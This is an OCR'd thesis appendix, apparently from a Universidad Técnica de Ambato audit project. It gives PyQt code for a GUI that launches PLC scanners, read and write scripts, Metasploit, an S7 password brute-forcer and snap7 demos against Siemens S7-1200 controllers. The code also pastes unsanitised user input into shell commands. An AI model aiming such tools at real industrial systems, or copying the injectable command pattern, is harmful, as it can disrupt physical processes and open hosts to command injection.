        self.label.setText(_translate("Dialog", "DIRECCIÓN IP", None))
        self.label_2.setText(_translate("Dialog", "IP-RANGO/MASCARA", None))
        self.BotonLimp1.setText(_translate("Dialog", "LIMPIAR", None))
        Dialog.setTabText(Dialog.indexOf(self.tabla1), _translate("Dialog", "SCAN PLC", None))
        self.BotonLecIO.setText(_translate("Dialog", "LECTURA IN/OUT", None))
        self.BotonLecMK.setText(_translate("Dialog", "LECTURA MK", None))
        self.BotonLecBD.setText(_translate("Dialog", "LECTURA BD", None))
        self.label_3.setText(_translate("Dialog", "TIPO DE LECTURA", None))
        self.label_4.setText(_translate("Dialog", "IP PLC", None))
        self.BotonLimp2.setText(_translate("Dialog", "LIMPIAR", None))
        Dialog.setTabText(Dialog.indexOf(self.tabla2), _translate("Dialog", "LECTURA PLC", None))
        self.BotonEscMK.setText(_translate("Dialog", "ESCRIBIR MK", None))
        self.BotonEscIO.setText(_translate("Dialog", "ESCRIBIR IN/OUT", None))
        self.BotonEscBD.setText(_translate("Dialog", "ESCRIBIR BD", None))
        self.label_5.setText(_translate("Dialog", "IP PLC", None))
        self.label_6.setText(_translate("Dialog", "ESCRIBIR PLC", None))
        self.BotonLimp3.setText(_translate("Dialog", "LIMPIAR", None))
        Dialog.setTabText(Dialog.indexOf(self.tabla3), _translate("Dialog", "ESCRITURA PLC",
None))
```

```
        self.BotonMSF.setText(_translate("Dialog", "METASPLOIT", None))
        self.BotonFB.setText(_translate("Dialog", "FUERZA BRUTA", None))
        self.BotonDOS.setText(_translate("Dialog", "SNAP7", None))
        self.label_7.setText(_translate("Dialog", "PLC 1212C", None))
        self.label_8.setText(_translate("Dialog", "PLC 1214C", None))
        self.label_9.setText(_translate("Dialog", "19831", None))
        self.label_10.setText(_translate("Dialog", "38964", None))
        self.label_11.setText(_translate("Dialog", "ATAQUES", None))
        Dialog.setTabText(Dialog.indexOf(self.tabla4), _translate("Dialog", "HERRAMIENTAS",
None))
                ### información de herramienta en acerca de
                ############
                self.textBrowser.setHtml(_translate("Dialog", "<!DOCTYPE HTML PUBLIC \"-
//W3C//DTD HTML 4.0//EN\" \"http://www.w3.org/TR/REC-html40/strict.dtd\">\n"
"<html><head><meta name=\"qrichtext\" content=\"1\" /><style type=\"text/css\">\n"
"p, li { white-space: pre-wrap; }\n"
"</style></head><body style=\" font-family:\'Tlwg Mono\'; font-size:11pt; font-weight:400; font-
style:italic;\">\n"
"<p align=\"center\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-
weight:600;\">UNIVERSIDAD TÉCNICA DE AMBATO</span></p>\n"
"<p align=\"center\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-weight:600;\">FACULTAD
DE INGENIERIA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL</span></p>\n"
"<p align=\"center\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-
weight:600;\">INGENIERIA EN ELECTRÓNICA Y COMUNICACIONES</span></p>\n"
"<p align=\"center\" style=\"-qt-paragraph-type:empty; margin-top:0px; margin-bottom:0px; margin-
left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px; font-size:10pt;\"><br /></p>\n"
"<p align=\"center\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-
weight:600;\">HERRAMIENTA DE HACKING ÉTICO SOBRE DISPOSISTIVOS
INDUSTRIALES PLC.</span></p>\n"
"<p align=\"center\" style=\"-qt-paragraph-type:empty; margin-top:0px; margin-bottom:0px; margin-
left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px; font-size:10pt;\"><br /></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Herramienta llamada
HHCKPLC (</span><span style=\" font-size:10pt; font-weight:600;\">H</span><span style=\" font-
size:10pt;\">erramienta de </span><span style=\" font-size:10pt; font-weight:600;\">H</span><span
style=\" font-size:10pt;\">a</span><span style=\" font-size:10pt; font-
weight:600;\">CK</span><span style=\" font-size:10pt;\">ing </span><span style=\" font-size:10pt;
font-weight:600;\">PLC</span><span style=\" font-size:10pt;\"> ) creada para verificar seguridades
informaticas en el área industrial, dirigido para las familias de PLC\'s siemens s7-1200, probado sobre
1212C 1BE30 y 1BE31, 1214c 1BG30 y 1BG31.</span></p>\n"
"<p style=\"-qt-paragraph-type:empty; margin-top:0px; margin-bottom:0px; margin-left:0px; margin-
right:0px; -qt-block-indent:0; text-indent:0px; font-size:10pt;\"><br /></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Las herramientas anexadas
sobre la interfaz son: </span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-
weight:600;\">Escaneo</span><span style=\" font-size:10pt;\">, buqueda de dispositivos activos PLC
siemens.</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Herramientas
(SCAN,plcscan.py - SCAN IP,profinet_scanner.noscapy)</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px;
-qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-
```

```
weight:600;\">Lectura</span><span style=\" font-size:10pt;\">, lectura de entras y salidas digitales de PLC\'s siemens.</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Herramientas (LECTURA IN/OUT,LEER-IN-OUT-PLC.py - LECTURA MK,LEER-M-INT-PLC.py - LECTURA BD,LEER-BD-PLC.py)</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-weight:600;\">Escritura</span><span style=\" font-size:10pt;\">, escritura de salidas digitales de PLC\'s siemens.</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Herramientas (ESCRIBIR IN/OUT,ESCRIBIR-OUT-PLC.py - ESCRIBIR MK,ESCRIBIR-M-INT-PLC.py - ESCRIBIR BD,ESCRIBIR-M-INT-PLC.py)</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt; font-weight:600;\">Ataques</span><span style=\" font-size:10pt;\">, uso de metasploits, fuerza bruta y demos de snap7 para obtencion de contraseñas del PLC y cambio de actividad del mismo.</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Herramientas (METASPLOIT,Exploits 19831, 38964 - FUERZA BRUTA,s7_brute_offline.py - SNAP7,clientdemo)</span></p>\n"
"<p align=\"justify\" style=\"-qt-paragraph-type:empty; margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><br /></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Herramienta integradora para desarrollo de Auditorias Técnicas en el área Industrial.</span></p>\n"
"<p align=\"justify\" style=\"-qt-paragraph-type:empty; margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px; font-size:10pt;\"><br /></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Autor: Luis Vite Constante</span></p>\n"
"<p align=\"justify\" style=\" margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px;\"><span style=\" font-size:10pt;\">Tutor: Ing. Santiago Manzano </span></p>\n"
"<p align=\"justify\" style=\"-qt-paragraph-type:empty; margin-top:0px; margin-bottom:0px; margin-left:0px; margin-right:0px; -qt-block-indent:0; text-indent:0px; font-size:10pt;\"><br /></p></body></html>", None))
#############
      Dialog.setTabText(Dialog.indexOf(self.tabla5), _translate("Dialog", "ACERCA DE", None))


   def launch_script_scanning(self):
            ### scan profinet
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-py/profinet_scanner.noscapy.py") ###
            self.lineEdit_InfScan.setText(scann)
            print scann


   def launch_script_scanning2(self):
            ### scan con dirección IP
            shost = self.lineEdit_IPscan.text()
      self.lineEdit_InfScan.setText(shost)
            convstring = str(shost)
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-py/plcscan.py " + convstring) ###
            self.lineEdit_InfScan.setText(scann)
```


```
            print scann


    def launch_script_lecturaIO(self):
            ### leer entradas y salidas digitales PLC
            shost = self.lineEdit_IPLec.text()
        self.lineEdit_InfLec.setText(shost)
            convstring = str(shost)
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/LEER-IN-OUT-PLC.py " + convstring) ###
            self.lineEdit_InfLec.setText(scann)
            print scann

    def launch_script_lecturaMK(self):
            ### leer memoria de marcas PLC
            shost = self.lineEdit_IPLec.text()
        self.lineEdit_InfLec.setText(shost)
            convstring = str(shost)
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/LEER-M-INT-PLC.py " + convstring) ###
            self.lineEdit_InfLec.setText(scann)
            print scann

    def launch_script_lecturaBD(self):
            ### leer base de datos PLC
            shost = self.lineEdit_IPLec.text()
        self.lineEdit_InfLec.setText(shost)
            convstring = str(shost)
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/LEER-BD-PLC.py " + convstring) ###
            self.lineEdit_InfLec.setText(scann)
            print scann

    def launch_script_escrituraIO(self):
            ### escribir salidas digitales PLC
            shost = self.lineEdit_IPEsc.text()
        self.lineEdit_5.setText(shost)
            convstring = str(shost)
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/ESCRIBIR-OUT-PLC.py " + convstring) ###
            self.lineEdit_5.setText(scann)
            print scann

    def launch_script_escrituraMK(self):
            ### escribir marcas mk de PLC
            shost = self.lineEdit_IPEsc.text()
        self.lineEdit_5.setText(shost)
            convstring = str(shost)
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/ESCRIBIR-M-INT-PLC.py " + convstring) ###
            self.lineEdit_5.setText(scann)
            print scann

    def launch_script_escrituraBD(self):
            ### escribir memoria interna de PLC
            shost = self.lineEdit_IPEsc.text()
        self.lineEdit_5.setText(shost)
            convstring = str(shost)
```

```
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/ESCRIBIR-M-INT-PLC.py " + convstring) ###
            self.lineEdit_5.setText(scann)
            print scann

    def launch_script_msf(self):
            ### abrir Metasploit
            scann = commands.getoutput("gnome-terminal -e msfconsole") ###
            self.lineEdit_InfScan.setText(scann)
            print scann

    def launch_script_FB(self):
            ### abrir Fuerza Bruta
            scann = commands.getoutput("python /root/Documentos/Archivo-Final/Archivos-
py/s7_brute_offline.py") ###
            self.lineEdit_InfScan.setText(scann)
            print scann

    def launch_script_snap7(self):
            ### abrir SNAP7
            scann = commands.getoutput("./clientdemo") ###
            #scann = commands.getoutput("ls -la") ###
            self.lineEdit_InfScan.setText(scann)
            print scann

### main de ejecución de programa python

if __name__ == "__main__":
    app = QtGui.QApplication(sys.argv)
    Dialog = QtGui.QTabWidget()
    ui = Ui_Dialog()
    ui.setupUi(Dialog)
    Dialog.show()
    sys.exit(app.exec_())
```

Anexo J
Diseño de Interfaz gráfica de Inicio para la integración de herramientas hacia la Implementación de una AuditorÍa Técnica


Anexo K

Diseño de Interfaz gráfica de Escaneo de PLC´s para la integración de herramientas hacia la Implementación de una AuditorÍa Técnica



Anexo L

Diseño de Interfaz gráfica de Lectura de Memoria de PLC´s para la integración de herramientas hacia la Implementación de una Auditoría Técnica



Anexo M

Diseño de Interfaz gráfica de Escritura de Memoria de PLC´s para la integración de herramientas hacia la Implementación de una Auditoría Técnica

Anexo N

Diseño de Interfaz gráfica de herramientas para ataques informáticos a PLC´s hacia la Implementación de una Auditoría Técnica

Anexo O
Diseño de Interfaz gráfica información de herramienta hacia la Implementación de una Auditoría Técnica